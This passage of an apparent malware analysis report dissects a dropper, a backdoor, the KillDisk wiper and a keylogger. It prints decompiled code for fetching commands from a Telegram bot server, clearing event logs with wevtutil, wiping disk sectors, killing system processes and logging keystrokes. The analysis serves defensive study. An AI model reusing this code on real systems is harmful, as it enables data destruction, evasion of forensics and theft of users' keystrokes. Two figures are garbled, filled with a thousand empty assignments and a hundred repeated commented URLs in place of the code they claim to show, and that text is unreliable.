002070030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	?	hFile = 00000000 (window)
002070040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	?	Buffer = 002070020
002070050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	?	nBytesToWrite = 51927F (53a5919..)
002070060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	?	pBytesWritten = 0020BE58
002070070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	?	pOverlapped = NULL

Figure 19 Writing to lsass.exe

10. Delete the original TXT file after the write is complete, as shown in Figure 20.

0022B184	00043A35A	CALL to DeleteFileW from F1BF5418.00043A355
0022B188	002AF8B8	FileName = "C:\Users\hello\AppData\Local\Temp\tmp.txt"
0022B18C	00000000	

Figure 20 Deleting the TXT file

11. Create a process, as shown in Figure 21.

0022B184	00040681E	CALL to CreateProcessW from F1BF5418.000406819
0022B188	00000000	ModuleFileName = NULL
0022B18C	002B7E68	CommandLine = "C:\Users\hello\AppData\Local\Temp\lsass.exe"
0022B190	00000000	pProcessSecurity = NULL
0022B194	00000000	pThreadSecurity = NULL
0022B198	00000001	InheritHandles = TRUE
0022B19C	00000400	CreationFlags = CREATE_UNICODE_ENVIRONMENT
0022B1A0	00000000	pEnvironment = NULL
0022B1A4	00000000	CurrentDir = NULL
0022B1A8	0022B824	pStartupInfo = 0022B824
0022B1AC	0022B920	pProcessInfo = 0022B920

Figure 21 Creating a process

lsass.exe

Main Function

Implements different functions as instructed by the server.

Behavior Analysis

Use **pyinstxtractor.py** to decompile the sample into a PY file. Figure 22 shows the PY file obtained after decompilation.

```

1  def decrypt(self, enc):
2      enc = base64.b64decode(enc)
3      iv = enc[1:AES.block_size]
4      cipher = AES.new(self.key, AES.MODE_CBC, iv)
5      return self._unpad(cipher.decrypt(enc[AES.block_size:]).decode('utf-8'))
6
7  def _pad(self, s):
8      return s + (self.bs - len(s) % self.bs) * chr(self.bs - len(s) % self.bs)
9
10 @staticmethod
11 def _unpad(s):
12     edit = s[-ord(s[len(s)-1:])]
13     sleep(randrange(15,26))
14     return edit
15
16 B="pyinstxtractor.py"
17 u = ""
18 u = ""
19 u = ""
20 u = ""
21 u = ""
22 u = ""
23 u = ""
24 u = ""
25 u = ""
26 u = ""
27 u = ""
28 u = ""
29 u = ""
30 u = ""
31 u = ""
32 u = ""
33 u = ""
34 u = ""
35 u = ""
36 u = ""
37 u = ""
38 u = ""
39 u = ""
40 u = ""
41 u = ""
42 u = ""
43 u = ""
44 u = ""
45 u = ""
46 u = ""
47 u = ""
48 u = ""
49 u = ""
50 u = ""
51 u = ""
52 u = ""
53 u = ""
54 u = ""
55 u = ""
56 u = ""
57 u = ""
58 u = ""
59 u = ""
60 u = ""
61 u = ""
62 u = ""
63 u = ""
64 u = ""
65 u = ""
66 u = ""
67 u = ""
68 u = ""
69 u = ""
70 u = ""
71 u = ""
72 u = ""
73 u = ""
74 u = ""
75 u = ""
76 u = ""
77 u = ""
78 u = ""
79 u = ""
80 u = ""
81 u = ""
82 u = ""
83 u = ""
84 u = ""
85 u = ""
86 u = ""
87 u = ""
88 u = ""
89 u = ""
90 u = ""
91 u = ""
92 u = ""
93 u = ""
94 u = ""
95 u = ""
96 u = ""
97 u = ""
98 u = ""
99 u = ""
100 u = ""
101 u = ""
102 u = ""
103 u = ""
104 u = ""
105 u = ""
106 u = ""
107 u = ""
108 u = ""
109 u = ""
110 u = ""
111 u = ""
112 u = ""
113 u = ""
114 u = ""
115 u = ""
116 u = ""
117 u = ""
118 u = ""
119 u = ""
120 u = ""
121 u = ""
122 u = ""
123 u = ""
124 u = ""
125 u = ""
126 u = ""
127 u = ""
128 u = ""
129 u = ""
130 u = ""
131 u = ""
132 u = ""
133 u = ""
134 u = ""
135 u = ""
136 u = ""
137 u = ""
138 u = ""
139 u = ""
140 u = ""
141 u = ""
142 u = ""
143 u = ""
144 u = ""
145 u = ""
146 u = ""
147 u = ""
148 u = ""
149 u = ""
150 u = ""
151 u = ""
152 u = ""
153 u = ""
154 u = ""
155 u = ""
156 u = ""
157 u = ""
158 u = ""
159 u = ""
160 u = ""
161 u = ""
162 u = ""
163 u = ""
164 u = ""
165 u = ""
166 u = ""
167 u = ""
168 u = ""
169 u = ""
170 u = ""
171 u = ""
172 u = ""
173 u = ""
174 u = ""
175 u = ""
176 u = ""
177 u = ""
178 u = ""
179 u = ""
180 u = ""
181 u = ""
182 u = ""
183 u = ""
184 u = ""
185 u = ""
186 u = ""
187 u = ""
188 u = ""
189 u = ""
190 u = ""
191 u = ""
192 u = ""
193 u = ""
194 u = ""
195 u = ""
196 u = ""
197 u = ""
198 u = ""
199 u = ""
200 u = ""
201 u = ""
202 u = ""
203 u = ""
204 u = ""
205 u = ""
206 u = ""
207 u = ""
208 u = ""
209 u = ""
210 u = ""
211 u = ""
212 u = ""
213 u = ""
214 u = ""
215 u = ""
216 u = ""
217 u = ""
218 u = ""
219 u = ""
220 u = ""
221 u = ""
222 u = ""
223 u = ""
224 u = ""
225 u = ""
226 u = ""
227 u = ""
228 u = ""
229 u = ""
230 u = ""
231 u = ""
232 u = ""
233 u = ""
234 u = ""
235 u = ""
236 u = ""
237 u = ""
238 u = ""
239 u = ""
240 u = ""
241 u = ""
242 u = ""
243 u = ""
244 u = ""
245 u = ""
246 u = ""
247 u = ""
248 u = ""
249 u = ""
250 u = ""
251 u = ""
252 u = ""
253 u = ""
254 u = ""
255 u = ""
256 u = ""
257 u = ""
258 u = ""
259 u = ""
260 u = ""
261 u = ""
262 u = ""
263 u = ""
264 u = ""
265 u = ""
266 u = ""
267 u = ""
268 u = ""
269 u = ""
270 u = ""
271 u = ""
272 u = ""
273 u = ""
274 u = ""
275 u = ""
276 u = ""
277 u = ""
278 u = ""
279 u = ""
280 u = ""
281 u = ""
282 u = ""
283 u = ""
284 u = ""
285 u = ""
286 u = ""
287 u = ""
288 u = ""
289 u = ""
290 u = ""
291 u = ""
292 u = ""
293 u = ""
294 u = ""
295 u = ""
296 u = ""
297 u = ""
298 u = ""
299 u = ""
300 u = ""
301 u = ""
302 u = ""
303 u = ""
304 u = ""
305 u = ""
306 u = ""
307 u = ""
308 u = ""
309 u = ""
310 u = ""
311 u = ""
312 u = ""
313 u = ""
314 u = ""
315 u = ""
316 u = ""
317 u = ""
318 u = ""
319 u = ""
320 u = ""
321 u = ""
322 u = ""
323 u = ""
324 u = ""
325 u = ""
326 u = ""
327 u = ""
328 u = ""
329 u = ""
330 u = ""
331 u = ""
332 u = ""
333 u = ""
334 u = ""
335 u = ""
336 u = ""
337 u = ""
338 u = ""
339 u = ""
340 u = ""
341 u = ""
342 u = ""
343 u = ""
344 u = ""
345 u = ""
346 u = ""
347 u = ""
348 u = ""
349 u = ""
350 u = ""
351 u = ""
352 u = ""
353 u = ""
354 u = ""
355 u = ""
356 u = ""
357 u = ""
358 u = ""
359 u = ""
360 u = ""
361 u = ""
362 u = ""
363 u = ""
364 u = ""
365 u = ""
366 u = ""
367 u = ""
368 u = ""
369 u = ""
370 u = ""
371 u = ""
372 u = ""
373 u = ""
374 u = ""
375 u = ""
376 u = ""
377 u = ""
378 u = ""
379 u = ""
380 u = ""
381 u = ""
382 u = ""
383 u = ""
384 u = ""
385 u = ""
386 u = ""
387 u = ""
388 u = ""
389 u = ""
390 u = ""
391 u = ""
392 u = ""
393 u = ""
394 u = ""
395 u = ""
396 u = ""
397 u = ""
398 u = ""
399 u = ""
400 u = ""
401 u = ""
402 u = ""
403 u = ""
404 u = ""
405 u = ""
406 u = ""
407 u = ""
408 u = ""
409 u = ""
410 u = ""
411 u = ""
412 u = ""
413 u = ""
414 u = ""
415 u = ""
416 u = ""
417 u = ""
418 u = ""
419 u = ""
420 u = ""
421 u = ""
422 u = ""
423 u = ""
424 u = ""
425 u = ""
426 u = ""
427 u = ""
428 u = ""
429 u = ""
430 u = ""
431 u = ""
432 u = ""
433 u = ""
434 u = ""
435 u = ""
436 u = ""
437 u = ""
438 u = ""
439 u = ""
440 u = ""
441 u = ""
442 u = ""
443 u = ""
444 u = ""
445 u = ""
446 u = ""
447 u = ""
448 u = ""
449 u = ""
450 u = ""
451 u = ""
452 u = ""
453 u = ""
454 u = ""
455 u = ""
456 u = ""
457 u = ""
458 u = ""
459 u = ""
460 u = ""
461 u = ""
462 u = ""
463 u = ""
464 u = ""
465 u = ""
466 u = ""
467 u = ""
468 u = ""
469 u = ""
470 u = ""
471 u = ""
472 u = ""
473 u = ""
474 u = ""
475 u = ""
476 u = ""
477 u = ""
478 u = ""
479 u = ""
480 u = ""
481 u = ""
482 u = ""
483 u = ""
484 u = ""
485 u = ""
486 u = ""
487 u = ""
488 u = ""
489 u = ""
490 u = ""
491 u = ""
492 u = ""
493 u = ""
494 u = ""
495 u = ""
496 u = ""
497 u = ""
498 u = ""
499 u = ""
500 u = ""
501 u = ""
502 u = ""
503 u = ""
504 u = ""
505 u = ""
506 u = ""
507 u = ""
508 u = ""
509 u = ""
510 u = ""
511 u = ""
512 u = ""
513 u = ""
514 u = ""
515 u = ""
516 u = ""
517 u = ""
518 u = ""
519 u = ""
520 u = ""
521 u = ""
522 u = ""
523 u = ""
524 u = ""
525 u = ""
526 u = ""
527 u = ""
528 u = ""
529 u = ""
530 u = ""
531 u = ""
532 u = ""
533 u = ""
534 u = ""
535 u = ""
536 u = ""
537 u = ""
538 u = ""
539 u = ""
540 u = ""
541 u = ""
542 u = ""
543 u = ""
544 u = ""
545 u = ""
546 u = ""
547 u = ""
548 u = ""
549 u = ""
550 u = ""
551 u = ""
552 u = ""
553 u = ""
554 u = ""
555 u = ""
556 u = ""
557 u = ""
558 u = ""
559 u = ""
560 u = ""
561 u = ""
562 u = ""
563 u = ""
564 u = ""
565 u = ""
566 u = ""
567 u = ""
568 u = ""
569 u = ""
570 u = ""
571 u = ""
572 u = ""
573 u = ""
574 u = ""
575 u = ""
576 u = ""
577 u = ""
578 u = ""
579 u = ""
580 u = ""
581 u = ""
582 u = ""
583 u = ""
584 u = ""
585 u = ""
586 u = ""
587 u = ""
588 u = ""
589 u = ""
590 u = ""
591 u = ""
592 u = ""
593 u = ""
594 u = ""
595 u = ""
596 u = ""
597 u = ""
598 u = ""
599 u = ""
600 u = ""
601 u = ""
602 u = ""
603 u = ""
604 u = ""
605 u = ""
606 u = ""
607 u = ""
608 u = ""
609 u = ""
610 u = ""
611 u = ""
612 u = ""
613 u = ""
614 u = ""
615 u = ""
616 u = ""
617 u = ""
618 u = ""
619 u = ""
620 u = ""
621 u = ""
622 u = ""
623 u = ""
624 u = ""
625 u = ""
626 u = ""
627 u = ""
628 u = ""
629 u = ""
630 u = ""
631 u = ""
632 u = ""
633 u = ""
634 u = ""
635 u = ""
636 u = ""
637 u = ""
638 u = ""
639 u = ""
640 u = ""
641 u = ""
642 u = ""
643 u = ""
644 u = ""
645 u = ""
646 u = ""
647 u = ""
648 u = ""
649 u = ""
650 u = ""
651 u = ""
652 u = ""
653 u = ""
654 u = ""
655 u = ""
656 u = ""
657 u = ""
658 u = ""
659 u = ""
660 u = ""
661 u = ""
662 u = ""
663 u = ""
664 u = ""
665 u = ""
666 u = ""
667 u = ""
668 u = ""
669 u = ""
670 u = ""
671 u = ""
672 u = ""
673 u = ""
674 u = ""
675 u = ""
676 u = ""
677 u = ""
678 u = ""
679 u = ""
680 u = ""
681 u = ""
682 u = ""
683 u = ""
684 u = ""
685 u = ""
686 u = ""
687 u = ""
688 u = ""
689 u = ""
690 u = ""
691 u = ""
692 u = ""
693 u = ""
694 u = ""
695 u = ""
696 u = ""
697 u = ""
698 u = ""
699 u = ""
700 u = ""
701 u = ""
702 u = ""
703 u = ""
704 u = ""
705 u = ""
706 u = ""
707 u = ""
708 u = ""
709 u = ""
710 u = ""
711 u = ""
712 u = ""
713 u = ""
714 u = ""
715 u = ""
716 u = ""
717 u = ""
718 u = ""
719 u = ""
720 u = ""
721 u = ""
722 u = ""
723 u = ""
724 u = ""
725 u = ""
726 u = ""
727 u = ""
728 u = ""
729 u = ""
730 u = ""
731 u = ""
732 u = ""
733 u = ""
734 u = ""
735 u = ""
736 u = ""
737 u = ""
738 u = ""
739 u = ""
740 u = ""
741 u = ""
742 u = ""
743 u = ""
744 u = ""
745 u = ""
746 u = ""
747 u = ""
748 u = ""
749 u = ""
750 u = ""
751 u = ""
752 u = ""
753 u = ""
754 u = ""
755 u = ""
756 u = ""
757 u = ""
758 u = ""
759 u = ""
760 u = ""
761 u = ""
762 u = ""
763 u = ""
764 u = ""
765 u = ""
766 u = ""
767 u = ""
768 u = ""
769 u = ""
770 u = ""
771 u = ""
772 u = ""
773 u = ""
774 u = ""
775 u = ""
776 u = ""
777 u = ""
778 u = ""
779 u = ""
780 u = ""
781 u = ""
782 u = ""
783 u = ""
784 u = ""
785 u = ""
786 u = ""
787 u = ""
788 u = ""
789 u = ""
790 u = ""
791 u = ""
792 u = ""
793 u = ""
794 u = ""
795 u = ""
796 u = ""
797 u = ""
798 u = ""
799 u = ""
800 u = ""
801 u = ""
802 u = ""
803 u = ""
804 u = ""
805 u = ""
806 u = ""
807 u = ""
808 u = ""
809 u = ""
810 u = ""
811 u = ""
812 u = ""
813 u = ""
814 u = ""
815 u = ""
816 u = ""
817 u = ""
818 u = ""
819 u = ""
820 u = ""
821 u = ""
822 u = ""
823 u = ""
824 u = ""
825 u = ""
826 u = ""
827 u = ""
828 u = ""
829 u = ""
830 u = ""
831 u = ""
832 u = ""
833 u = ""
834 u = ""
835 u = ""
836 u = ""
837 u = ""
838 u = ""
839 u = ""
840 u = ""
841 u = ""
842 u = ""
843 u = ""
844 u = ""
845 u = ""
846 u = ""
847 u = ""
848 u = ""
849 u = ""
850 u = ""
851 u = ""
852 u = ""
853 u = ""
854 u = ""
855 u = ""
856 u = ""
857 u = ""
858 u = ""
859 u = ""
860 u = ""
861 u = ""
862 u = ""
863 u = ""
864 u = ""
865 u = ""
866 u = ""
867 u = ""
868 u = ""
869 u = ""
870 u = ""
871 u = ""
872 u = ""
873 u = ""
874 u = ""
875 u = ""
876 u = ""
877 u = ""
878 u = ""
879 u = ""
880 u = ""
881 u = ""
882 u = ""
883 u = ""
884 u = ""
885 u = ""
886 u = ""
887 u = ""
888 u = ""
889 u = ""
890 u = ""
891 u = ""
892 u = ""
893 u = ""
894 u = ""
895 u = ""
896 u = ""
897 u = ""
898 u = ""
899 u = ""
900 u = ""
901 u = ""
902 u = ""
903 u = ""
904 u = ""
905 u = ""
906 u = ""
907 u = ""
908 u = ""
909 u = ""
910 u = ""
911 u = ""
912 u = ""
913 u = ""
914 u = ""
915 u = ""
916 u = ""
917 u = ""
918 u = ""
919 u = ""
920 u = ""
921 u = ""
922 u = ""
923 u = ""
924 u = ""
925 u = ""
926 u = ""
927 u = ""
928 u = ""
929 u = ""
930 u = ""
931 u = ""
932 u = ""
933 u = ""
934 u = ""
935 u = ""
936 u = ""
937 u = ""
938 u = ""
939 u = ""
940 u = ""
941 u = ""
942 u = ""
943 u = ""
944 u = ""
945 u = ""
946 u = ""
947 u = ""
948 u = ""
949 u = ""
950 u = ""
951 u = ""
952 u = ""
953 u = ""
954 u = ""
955 u = ""
956 u = ""
957 u = ""
958 u = ""
959 u = ""
960 u = ""
961 u = ""
962 u = ""
963 u = ""
964 u = ""
965 u = ""
966 u = ""
967 u = ""
968 u = ""
969 u = ""
970 u = ""
971 u = ""
972 u = ""
973 u = ""
974 u = ""
975 u = ""
976 u = ""
977 u = ""
978 u = ""
979 u = ""
980 u = ""
981 u = ""
982 u = ""
983 u = ""
984 u = ""
985 u = ""
986 u = ""
987 u = ""
988 u = ""
989 u = ""
990 u = ""
991 u = ""
992 u = ""
993 u = ""
994 u = ""
995 u = ""
996 u = ""
997 u = ""
998 u = ""
999 u = ""
1000 u = ""

```

Figure 22 PY file obtained after decompilation

Figure 23 shows the decrypted code.

```

1 # -*- coding: utf-8 -*-
2 from subprocess import Popen, PIPE
3 from os import environ, path, system, sep, listdir, remove
4 from threading import Thread
5 from time import sleep
6 from random import randint, getrandbits, randrange
7 from string import ascii_letters, digits
8 from statistics import pstdev
9 import json
10 import ssl
11 import urllib
12 import string
13 from six import string_types
14 import requests
15 import hashlib
16 from Crypto import Random
17 from Crypto.Cipher import AES
18 import base64
19 import zlib
20 import locale
21
22 #url = 'http://api.taobao.com/rest/t3/'
23 #url = 'http://api.taobao.com/rest/t3/'
24 #url = 'http://api.taobao.com/rest/t3/'
25 #url = 'http://api.taobao.com/rest/t3/'
26 #url = 'http://api.taobao.com/rest/t3/'
27 #url = 'http://api.taobao.com/rest/t3/'
28 #url = 'http://api.taobao.com/rest/t3/'
29 #url = 'http://api.taobao.com/rest/t3/'
30 #url = 'http://api.taobao.com/rest/t3/'
31 #url = 'http://api.taobao.com/rest/t3/'
32 #url = 'http://api.taobao.com/rest/t3/'
33 #url = 'http://api.taobao.com/rest/t3/'
34 #url = 'http://api.taobao.com/rest/t3/'
35 #url = 'http://api.taobao.com/rest/t3/'
36 #url = 'http://api.taobao.com/rest/t3/'
37 #url = 'http://api.taobao.com/rest/t3/'
38 #url = 'http://api.taobao.com/rest/t3/'
39 #url = 'http://api.taobao.com/rest/t3/'
40 #url = 'http://api.taobao.com/rest/t3/'
41 #url = 'http://api.taobao.com/rest/t3/'
42 #url = 'http://api.taobao.com/rest/t3/'
43 #url = 'http://api.taobao.com/rest/t3/'
44 #url = 'http://api.taobao.com/rest/t3/'
45 #url = 'http://api.taobao.com/rest/t3/'
46 #url = 'http://api.taobao.com/rest/t3/'
47 #url = 'http://api.taobao.com/rest/t3/'
48 #url = 'http://api.taobao.com/rest/t3/'
49 #url = 'http://api.taobao.com/rest/t3/'
50 #url = 'http://api.taobao.com/rest/t3/'
51 #url = 'http://api.taobao.com/rest/t3/'
52 #url = 'http://api.taobao.com/rest/t3/'
53 #url = 'http://api.taobao.com/rest/t3/'
54 #url = 'http://api.taobao.com/rest/t3/'
55 #url = 'http://api.taobao.com/rest/t3/'
56 #url = 'http://api.taobao.com/rest/t3/'
57 #url = 'http://api.taobao.com/rest/t3/'
58 #url = 'http://api.taobao.com/rest/t3/'
59 #url = 'http://api.taobao.com/rest/t3/'
60 #url = 'http://api.taobao.com/rest/t3/'
61 #url = 'http://api.taobao.com/rest/t3/'
62 #url = 'http://api.taobao.com/rest/t3/'
63 #url = 'http://api.taobao.com/rest/t3/'
64 #url = 'http://api.taobao.com/rest/t3/'
65 #url = 'http://api.taobao.com/rest/t3/'
66 #url = 'http://api.taobao.com/rest/t3/'
67 #url = 'http://api.taobao.com/rest/t3/'
68 #url = 'http://api.taobao.com/rest/t3/'
69 #url = 'http://api.taobao.com/rest/t3/'
70 #url = 'http://api.taobao.com/rest/t3/'
71 #url = 'http://api.taobao.com/rest/t3/'
72 #url = 'http://api.taobao.com/rest/t3/'
73 #url = 'http://api.taobao.com/rest/t3/'
74 #url = 'http://api.taobao.com/rest/t3/'
75 #url = 'http://api.taobao.com/rest/t3/'
76 #url = 'http://api.taobao.com/rest/t3/'
77 #url = 'http://api.taobao.com/rest/t3/'
78 #url = 'http://api.taobao.com/rest/t3/'
79 #url = 'http://api.taobao.com/rest/t3/'
80 #url = 'http://api.taobao.com/rest/t3/'
81 #url = 'http://api.taobao.com/rest/t3/'
82 #url = 'http://api.taobao.com/rest/t3/'
83 #url = 'http://api.taobao.com/rest/t3/'
84 #url = 'http://api.taobao.com/rest/t3/'
85 #url = 'http://api.taobao.com/rest/t3/'
86 #url = 'http://api.taobao.com/rest/t3/'
87 #url = 'http://api.taobao.com/rest/t3/'
88 #url = 'http://api.taobao.com/rest/t3/'
89 #url = 'http://api.taobao.com/rest/t3/'
90 #url = 'http://api.taobao.com/rest/t3/'
91 #url = 'http://api.taobao.com/rest/t3/'
92 #url = 'http://api.taobao.com/rest/t3/'
93 #url = 'http://api.taobao.com/rest/t3/'
94 #url = 'http://api.taobao.com/rest/t3/'
95 #url = 'http://api.taobao.com/rest/t3/'
96 #url = 'http://api.taobao.com/rest/t3/'
97 #url = 'http://api.taobao.com/rest/t3/'
98 #url = 'http://api.taobao.com/rest/t3/'
99 #url = 'http://api.taobao.com/rest/t3/'
100 #url = 'http://api.taobao.com/rest/t3/'

```

Figure 23 Decrypted code

This code will obtain instructions from the remote server. First, it attempts to directly read instructions from the server. If the read fails, it attempts to obtain contents from the instruction file and writes such contents to a random 10-byte DAT file created locally.

```

def getCommand ( self ) :
    try :
        updataURLtext = json . loads ( self . getUpdates ( ) )
        resuletext = updataURLtext [ 'result' ] [ - 1 ]
        UpDateId = int ( resuletext [ 'update_id' ] ) + 1
        cmddd = resuletext [ 'message' ] [ 'text' ]
        cmdddURL = self . baseurl + '/getUpdates' + "?offset=" + str ( UpDateId )
        requests . get ( cmdddURL )
        return cmddd . encode ( locale . getpreferredencoding ( ) )
    except :
        updataURLtext = json . loads ( self . getUpdates ( ) )
        try :
            resuletext = updataURLtext [ 'result' ] [ - 1 ]
            UpDateId = int ( resuletext [ 'update_id' ] ) + 1
            cmdfile = resuletext [ 'message' ] [ 'document' ] [ 'file_id' ]
            getcmdfile ( self . botapi , cmdfile )
            cmdddURL = self . baseurl + '/getUpdates' + "?offset=" + str ( UpDateId )
            requests . get ( cmdddURL )
        except :
            pass
def getUpdates ( self ) :
    updataURL = self . baseurl + '/getUpdates'
    retresponsejson11 = requests . get ( updataURL )
    return retresponsejson11 . text

```

Figure 24 Reading instructions from the server

004082C9	- FF15 4494C20	call dword ptr ds:[0x1C29444]	advapi32.OpenServiceA
004082CF	- 8BF0	mov esi,eax	
004082D1	- 85F6	test esi,esi	
004082D3	- 74 26	je short telbot.004082FB	
004082D5	- 83FE FF	cmp esi,-0x1	
004082D8	- 74 21	je short telbot.004082FB	
004082DA	- 6A 00	push 0x0	
004082DC	- 6A 00	push 0x0	
004082DE	- 56	push esi	
004082DF	- FF15 F893C20	call dword ptr ds:[0x1C293F8]	advapi32.StartServiceA

Figure 28 Starting the service

Actually, the started service is KillDisk.exe itself, as shown in Figure 29.




Figure 29 Service program

KillDisk.exe creates a thread to delete log files to hide operation traces, as shown in Figure 30.

```

v1 = DecryptData_418210(aZRZdr_wsCuUteX);    // wevtutil clear-log Application
MinExec_1C29510(v1, 0);
for ( i = v1; *i; ++i )
    *i = 0;
free(v1);
Sleep(0x3E8u);
v3 = DecryptData_418210(aZRZdr_wsCuUt_0);    // wevtutil clear-log Security
MinExec_1C29510(v3, 0);
for ( j = v3; *j; ++j )
    *j = 0;
free(v3);
Sleep(0x3E8u);
v5 = DecryptData_418210(aZRZdr_wsCuUt_1);    // wevtutil clear-log Setup
MinExec_1C29510(v5, 0);
for ( k = v5; *k; ++k )
    *k = 0;
free(v5);
Sleep(0x3E8u);
v7 = DecryptData_418210(aZRZdr_wsCuUt_2);    // wevtutil clear-log System
MinExec_1C29510(v7, 0);
for ( l = v7; *l; ++l )
    *l = 0;
free(v7);
Sleep(0x3E8u);
RtlExitUserThread_1C294A08(0);
return 0;

```

Figure 30 Hiding traces

The KillDisk.exe sample attempts to fill contents in PhysicalDriver0 and PhysicalDriver15.

```

if ( !byte_1C29549 )
{
    v9 = 0;
    do
        WriteDataToDisk_sub_4076D0(v9++);
    while ( v9 < 16 );
}

```

Figure 31 Filling contents

KillDisk.exe clears the memory of the 291 sectors of each open disk, as shown in Figure 32.

```

do
{
    if ( WriteHardDisk_sub_405B10((int)v6, v4_liDistanceToMove, v3_hFile) )
    {
        v8 = 0;
        v9 = 0;
        if ( !SetFilePointerEx_dword_1C29264(
            v3_hFile,
            v4_liDistanceToMove,
            (unsigned __int64)v4_liDistanceToMove >> 32,
            &v8,
            1) )
            break;
        }
        ++v1;
    }
    while ( v1 < 291 );
}

```

Figure 32 Clearing disks

After the preceding operations, the system cannot be restarted.

KillDisk.exe terminates some system-critical processes and repeats three times. The terminated system processes include but are not limited to the following: system, vmacthlp.exe, VgAuthService.exe, vmtoolsd.exe, dllhost.exe, WmiPrvSE.exe, msdtc.exe, SearchIndexer.exe, sppsvc.exe, and PCHunter32.exe.

```
th32ProcessID = pe.th32ProcessID;
if ( th32ProcessID != GetCurrentProcessId_dword_1C293F4() )
{
    if ( th32ProcessID )
    {
        hProcess = OpenProcess_dword_1C294AC(1, 0, th32ProcessID);
        u9 = hProcess;
        if ( hProcess )
        {
            TerminateProcess_dword_1C2938C(hProcess, 0);
            CloseHandle_1C29394(u9);
        }
    }
}
```

Figure 33 Terminating system processes

The preceding behaviors will finally crash and restart the system. However, since the memory of system sectors has been cleared, the system cannot get restarted.

According to code analysis, a variant of the KillDisk component which can run on various platforms is found. Attackers could exploit this variant file to attack Supervisory Control And Data Acquisition (SCADA) systems and industrial control systems (ICSs) not only on Windows but also on Linux. This variant file has been used as a piece of ransomware against Linux systems for a ransom of 222 bitcoins (about RMB 1,729,875).




Figure 34 KillDisk variant

keylogger.exe

Main Function

keylogger.exe works as a keystroke logger. It can record a user's keyboard input and save such input in a temporary directory as a .tmp file. If attackers have read/write permissions to the file system, they can obtain the user's all keystroke logs in a specific process, window, or file.

Behavior Analysis

Figure 35 shows the keystroke logging file generated in the **temp** directory.

```
char sub_140002DE0()
{
    __int64 *v0; // rdi@1
    signed __int64 i; // rcx@1
    char result; // al@5
    size_t v3; // rax@8
    __int64 v4; // [sp+0h] [bp-38h]@1
    DWORD v5; // [sp+20h] [bp-18h]@4
    DWORD v6; // [sp+24h] [bp-14h]@8

    v0 = &v4;
    for ( i = 12i64; i; --i )
    {
        *(_DWORD *)v0 = -858993460;
        v0 = (__int64 *)((char *)v0 + 4);
    }
    memset(&unk_140031850, 0, 0x208ui64);
    memset(&Str, 0, 0x208ui64);
    v5 = GetTempPathW(0x208u, &Str);
    if ( v5 )
    {
        if ( *(&Str + wcslen(&Str) - 1) != 92 )
            wscat(&Str, &word_140024940);
        v6 = GetTickCount();
        v3 = wcslen(&Str);
        wprintfW(&Str + v3, L"%ls%d.~tmp", L"_klg", v6);
        result = 1;
    }
    else
    {
        result = 0;
    }
    return result;
}
```

Figure 35 Generating a keystroke log file

Figure 36 shows the content of the log file.

```
Install hooks ok!

[*] Window PID > 1492: Program Man:
[*] IMAGE : explorer.exe

[*] Window PID > 1492: Temp
[*] IMAGE : explorer.exe
adsdasdhelloworld
[*] Window PID > 1212: desktop.ini -
[*] IMAGE : notepad.exe
yes my chifell0#
[*] Window PID > 1492: Temp
[*] IMAGE : explorer.exe
[LCtrl+C]
[LCtrl+C]

[*] Window PID > 1492: KeyLogger
[*] IMAGE : explorer.exe
[LCtrl+V]
```

